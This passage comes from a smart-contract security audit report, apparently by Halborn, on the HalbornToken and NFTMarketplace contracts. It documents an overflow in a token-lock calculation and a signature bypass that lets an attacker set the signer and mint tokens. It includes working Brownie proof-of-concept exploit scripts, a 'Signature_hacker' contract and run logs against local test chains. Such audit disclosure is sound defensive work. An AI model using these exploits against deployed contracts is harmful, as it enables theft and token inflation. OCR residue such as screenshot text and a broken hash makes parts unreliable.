  ApeCoin.transferFrom confirmed   Block: 9   Gas used: 59596 (0.50%)

Transaction sent: 0x15f10e6c90227959df948a56fc8a648593ae0f2d49b3f4599dbe8e9b8fcfbd2b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 7
  ApeCoin.transferFrom confirmed   Block: 10   Gas used: 59584 (0.50%)

Transaction sent: 0x999ef2501ac2ebf8150679104612b686d1b866cf44e285c3877eb02bd1606852
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 8
  ApeCoin.increaseAllowance confirmed   Block: 11   Gas used: 45251 (0.38%)

Transaction sent: 0x623eaf4ea9aa2001b9190fb05f4575bf77f932caaa9a9aadd320f122546a2f11
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 9
  ApeCoin.increaseAllowance confirmed   Block: 12   Gas used: 45239 (0.38%)

Transaction sent: 0x6df8cb03b7c9f5e59dfeef72e94813041e6ca1cbb5282cde365bc852c87a798d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 10
  NFTMarketplace.constructor confirmed   Block: 13   Gas used: 3100247 (25.84%)
  NFTMarketplace deployed at: 0x5591df839b32DE3dA456Ae5446ca645f5803eaC7

Transaction sent: 0x60f18034816d9443f21dfba7d1ea39f8c3fe2c9dc61b18e2aa6507ce2373384a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  ApeCoin.approve confirmed   Block: 14   Gas used: 44175 (0.37%)

Transaction sent: 0xc2135e2b0681c0bc3de56283911af95ef142a66ed7cef2c777ede4c680f0bf7b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  ApeCoin.approve confirmed   Block: 15   Gas used: 44175 (0.37%)

100000000000000000000
Transaction sent: 0xab78e865262d94bba5769ef5d6f843ae198d10bfd2e35e6d17cd3332f994cb5e
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  NFTMarketplace.postBuyOrder confirmed   Block: 16   Gas used: 183248 (1.53%)

Transaction sent: 0x8f7a59f4a54eb5e172e445aa4f53508566dc9eaebca9bdb1e495d2214c6c5535
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  NFTMarketplace.postBuyOrder confirmed   Block: 17   Gas used: 172448 (1.44%)

(('0x1234123412341234123412341234123412341234',), (10000000,))
Transaction sent: 0x7812cc5f73aafe10055a6e3c614b8f013ce98524bed29c4b7106b09ff337c9ee
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  NFTMarketplace.cancelBuyOrder confirmed   Block: 18   Gas used: 63990 (0.53%)
```

Figure 8 - Running the brownie script

Recommendation:

To fix this issue is necessary to place two diferente require statement. One verifiying if the order is canceled and other verifiying if it is fulfilled.

Impact:

The contract will have its funds drained, leading to large financial losses by all users with Ethereum allocated to this contract.

6. HalbornToken Technical Details


Overflow in calcMaxTransferrable function

Critical

Description:


In the contract, calcMaxTranferrable function is used to calculate the maximum amount of transferrable tokens for an address. This function is called with every transfer due to the _beforeTokenTransfer hook. An overflow can occur in the return balanceOf(who) – timelockedToken[who] + maxTokens line that will not allow the user to transfer any of his tokens, even if they are unlocked, until the end of the disbursementPeriod.

Code Location:



```
    function calcMaxTransferrable(address who)
        public
        view
        returns (uint256)
    {
        if(timelockedTokens[who] == 0){
            return balanceOf(who);
        }
        uint256 maxTokens;
        if( vestTime[who] > block.timestamp || cliffTime[who] > block.timestamp){
            maxTokens = 0;
        } else {
            maxTokens = timelockedTokens[who] * (block.timestamp - vestTime[who]) / disbursementPeriod[who];
        }
        if (timelockedTokens[who] < maxTokens){
          return balanceOf(who);
        }
        return balanceOf(who) - timelockedTokens[who] + maxTokens;
    }
```

Figure 9 - function calcMaxTransferrable



```
    function _beforeTokenTransfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual override {
        uint maxTokens = calcMaxTransferrable(from);
        if (from != address(0x0) && amount > maxTokens){
          revert("amount exceeds available unlocked tokens");
        }
    }
```


Figure 10 - function _beforeTokenTransfer

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))


    #Creating the users accounts

    user = accounts.at('0x1234123412341234123412341234123412341234', force=True)

    print("user address: " + str(user.address))

    accounts[1].transfer(to=user, amount=100_000000000000000000)

    print("user balance: " + str(user.balance()))


    user2 = accounts.at('0x3210321032103210321032103210321032103210', force=True)

    print("user address: " + str(user2.address))

    user3 = accounts.at('0x6789678967896789678967896789678967896789', force=True)

    print("user address: " + str(user3.address))


    #Initializing the contract

    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is
the first merkle tree hex root created
```

```
    #Transfering the tokens to user

    contract_HalbornToken.transfer(user.address, 1000_000000000000000000, {'from':
owner})


    #Seting mapping variables to call newTimeLock

    vestTime = chain.time() + 1

    cliffTime = chain.time() + 15778463 + 1

    disbursementPeriod = chain.time() + 31556926


    #Calling the function newTimeLock

    contract_HalbornToken.newTimeLock(1000_000000000000000000, vestTime,
cliffTime, disbursementPeriod, {'from': user})


    #Sleep time to reach the cliff

    chain.sleep(cliffTime)


    #Transfering amounts with unlocked tokens

    contract_HalbornToken.transfer(user2.address, 200_000000000000000000, {'from':
user})

    #Transfering amounts triggering the Overflow

    contract_HalbornToken.transfer(user3.address, 200_000000000000000000, {'from':
user})
```

PoC evidence:



```
Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/Overflow_poc.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

Owner balance: 100000000000000000000
user address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

user balance: 100000000000000000000
user address: 0x3210321032103210321032103210321032103210
user address: 0x6789678967896789678967896789678967896789
Transaction sent: 0x4c6966ad4c7ca0a928c9e474d97b5a736b921603e6495406256e3909df2a552a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.constructor confirmed   Block: 3   Gas used: 1471892 (12.27%)
  HalbornToken deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0xa2ae343340cf44c60281635afa94c163842e1aacd5a78c7754e219befd66348d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  HalbornToken.transfer confirmed   Block: 4   Gas used: 53045 (0.44%)

Transaction sent: 0x2bb7f8e440482116f89b929c5c16660c91615de4218aa3a27c4d410b987b4840
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.newTimeLock confirmed   Block: 5   Gas used: 106575 (0.89%)

Transaction sent: 0x2f72aeac4445983bf92fdc05c11f78af66ddc6bc240cc382ea23ff8fec97a78b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  HalbornToken.transfer confirmed   Block: 6   Gas used: 59675 (0.50%)

Transaction sent: 0xd4dd2cedba4f42b3aeb0365115a1a3bce9aa62966fdaea4cc1acd81c3f1af321
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornToken.transfer confirmed (Integer overflow)   Block: 7   Gas used: 30535 (0.25%)

  File "brownie/_cli/run.py", line 51, in main
    return_value, frame = run(
  File "brownie/project/scripts.py", line 110, in run
    return_value = f_locals[method_name](*args, **kwargs)
  File "./scripts/Overflow_poc.py", line 42, in main
    contract_HalbornToken.transfer(user3.address, 200_000000000000000000, {'from': user})
  File "brownie/network/contract.py", line 1861, in __call__
    return self.transact(*args)
  File "brownie/network/contract.py", line 1734, in transact
    return tx["from"].transfer(
  File "brownie/network/account.py", line 682, in transfer
    receipt._raise_if_reverted(exc)
  File "brownie/network/transaction.py", line 446, in _raise_if_reverted
    raise exc._with_attr(
VirtualMachineError: revert: Integer overflow
```

Figure 11 – Running the brownie script

Recommendation:

It is recommended to fix the overflow and the overall logic of the calcMaxTransferrable function.

Impact:

The user will lock their tokens in the contract and will have to wait the next 6 months to be able to withdraw them.

totalSupply increase due to Signature Bypass


Critical

Description:

The contract has a logical flaw in the mintTokensWithSignature function, which relies on the signer variable to evaluate whether it is equal to the address returned from ecrecover.

This comparison can be broken through the "Bad implementation of setSigner function" vulnerability, since it is possible for an attacker to manipulate the signer parameter and execute a malicious contract to hash out the necessary parameters that will be passed to the function (_r, _s, _v). In this way, the hashToCheck and the mentioned parameters will return a valid value for the signer, which will be the same as the attacker's address. Thus, it will be possible for it to execute the token minting in the contract, increasing the totalSupply.

Code Location:



```
    /// @dev Used in case we decide totalSupply must be increased
    function mintTokensWithSignature(uint256 amount, bytes32 _r, bytes32 _s, uint8 _v) public {
        bytes memory prefix = "\x19Ethereum Signed Message:\n32";
        bytes32 messageHash = keccak256(
            abi.encode(address(this), amount, msg.sender)
        );
        bytes32 hashToCheck = keccak256(abi.encodePacked(prefix, messageHash));
        require(signer == ecrecover(hashToCheck, _v, _r, _s), "Wrong signature");
        _mint(msg.sender, amount);
    }
```

Figure 12 - ecrecover comparison


Proof of Concept:

```
//SPDX-License-Identifier: UNLICEND
pragma solidity ^0.8.0;
//Malicious contract to create a hash and split its parameters
contract Signature_hacker{
    function hash(address addr, uint256 amount) public view returns (bytes32){
        return keccak256(
            abi.encode(addr, amount, msg.sender)
        );

    }

    function splitsignature(bytes memory signature) public pure returns (bytes32 r,
bytes32 s, uint8 v){
        //require(signature.length == 65, "Wrong!");

        assembly{
            r:= mload(add(signature, 32))
            s := mload(add(signature, 64))
            v := byte(0, mload(add(signature, 96)))
        }
    }
}
```

```
from brownie import *


#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321', force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))




    hacker = accounts.at('0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32', force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL', 1000000_000000000000000000, owner.address, 0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7, {'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is the merkle tree hex root created
    contract_Signaturehacker = Signature_hacker.deploy({'from': hacker})



    hash = contract_Signaturehacker.hash(contract_HalbornToken.address,10, {'from': hacker})

    print(hash)


    signed = input("Type the Eth signature: ")


    split = contract_Signaturehacker.splitsignature(signed, {'from': hacker})


    r = split[0]

    s = split[1]

    v = split[2]



    contract_HalbornToken.setSigner(hacker.address, {'from': hacker.address})

    print("Total Token Supply before minting: " + str(contract_HalbornToken.totalSupply()))

    contract_HalbornToken.mintTokensWithSignature(10, r, s, v, {'from': hacker})

    print("Total Token Supply after minting: " + str(contract_HalbornToken.totalSupply()))
```

PoC evidence:

To exploit this contract, we create a wallet with Metamask.


Etherscan
Eth: $1,443.71 (-1.90%) | 4 Gwei
Sponsored: SX - SX Bet | Bet on 100s of Sports | Bet in USDC or ETH

Address 0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32


Overview

Balance: 0 Ether

Ether Value: $0.00

Figure 13 - Test account

After the wallet is created, we run the script with the wallet address being passed to the attacker account. The hash generated by the attacker contract was signed with the private key of the created account.


Remix - Ethereum IDE
Address 0xeabbed204db
MyEtherWallet | MEW
https://www.myetherwallet.com/wallet/dashboard
MEW
MY PERSONAL ACCOUNT
0xeabb...ed32
$0.00
0 ETH
Buy/Sell
Send
Swap
You can now Buy crypto with low fees
Enjoy 0.7% fee when you select 'Bank account' as payment method.
Buy Crypto Now
My ETH balance is empty
Buy ETH With A Credit Card
We accept credit card VISA
Tip: You can also send your ETH from another wallet!
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter Output
Errors (2)
Extension: (MetaMask) - MetaMask Notificat...
Cancel
Sign

```
  ▸ <value>: Array [ "0xeabbed204dbd5b7884cceaa18dbd25878819ed32" ]
  ▸ <prototype>: Promise.prototype { … }
>> account = "0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
← "0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
>> hash = "0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
← "0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
>> ethereum.request({ method: "personal_sign", params: [account, hash]}).then(console.log)
← ▸ Promise { <state>: "pending" }
```

Signature Request

Account: Account 1

Balance: 0 ETH


Origin: https://www.myetherwallet.com

You are signing:

Message:
0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7

Figure 14 - signing the hash with private key


We use the output signature as input for the brownie script.



```
>> account = "0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
← "0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
>> hash = "0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
← "0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
>> ethereum.request({ method: "personal_sign", params: [account, hash]}).then(console.log)
← ▸ Promise { <state>: "pending" }
  0xc973dba3ce0af7b26d053caa3c3809f1c5089f149e08e73dbf15156bf3950cbe60baaa292bdb05ef38840239e883a2d019cee4deee0ae66d8a8a74563e63b9601c
```

Figure 15 - signature

Below is the execution of the full script.



```
❯ brownie run scripts/Bypasssignature.py
Brownie v1.19.1 - Python development framework for Ethereum

HalbornProject is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/Bypasssignature.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

Owner balance: 100000000000000000000
hacker address: 0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32
Transaction sent: 0x2f7739f84769f4d9412db54416c3a26ab876da9979bb400ebf3c8d8bce97d63c
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

hacker balance: 100000000000000000000
Transaction sent: 0x4c6966ad4c7ca0a928c9e474d97b5a736b921603e6495406256e3909df2a552a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.constructor confirmed   Block: 3   Gas used: 1471892 (12.27%)
  HalbornToken deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0xe34e6d26167083b301c3125e229a9cfe571e48148d7025122b287ca9e5c86e33
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Signature_hacker.constructor confirmed   Block: 4   Gas used: 169669 (1.41%)
  Signature_hacker deployed at: 0xe1c835Fd8f74790F2B417B392Fb4c598398aE4D6

0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7
Type the Eth signature: 0xc973dba3ce0af7b26d053caa3c3809f1c5089f149e08e73dbf15156bf3950cbe60baaa292bdb05ef38840239e883a2d019cee4deee0ae66d8a8a74563e63b9601c
Transaction sent: 0x2bb9af51c2ca9972230c6994d5ea659fc6598e7c0b5053f07f1c3aca8437fc67
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  HalbornToken.setSigner confirmed   Block: 5   Gas used: 28488 (0.24%)

Total Token Supply before minting: 10000000000000000000000000
Transaction sent: 0x86b9890f3abb69c57dc660fa1690434922b16664235583211292 8dfc04c6999c
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
